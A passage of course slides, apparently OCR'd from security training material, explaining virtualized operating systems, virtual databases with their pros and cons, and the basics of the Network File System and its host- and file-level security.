pre-installed host OS
- It helps users to run multiple operating systems on a single hardware and switch between them based on usage
- **The advantages of virtualized OS include:**
  - Additional hardware not required
  - Efficient usage of system resources
  - Replicates most major host OS's services, such as backup, recovery, and security management
- **The limitations of virtualized OS are:**
  - It consumes many host resources, like CPU and memory
  - Virtual OS system calls must pass through the host OS's hardware, which minimizes performance

Notes: ____



Virtual Databases


- The virtual database is a type of database management system that allows users to **query various databases simultaneously** by treating them as a single entity

Advantages:

- It allows sharing of the overload burden of larger databases of similar environment
- Simplifies the migration of databases from one server to another
- Allows dynamic and automated deployment of new system instances and resources when required
- Increases the availability of databases by isolating virtual DBs and switching to another when one is down


Disadvantages:

- They require huge amounts of resources for performing different database related tasks
- Virtualized DBs creates complexity for the database administrators (DBAs), as they must maintain the DBs along with the virtualization technology
- Difficult solving issues with a virtual database as a result of error in the VM or virtual system



LO#06: Explain Network File System (NFS)

Notes: ____




Network File System (NFS)

- The Network File System (NFS) is a **distributed file system protocol** that allows users to read, write, store, and access files across devices connected through a network
- The file system works on all **IP-based networks** and uses TCP\UDP for data access and delivery

NFS Security

- NFS offers the following two types of security:
  - Host level (access control)
  - File level (operational)



NFS Host and File Level Security

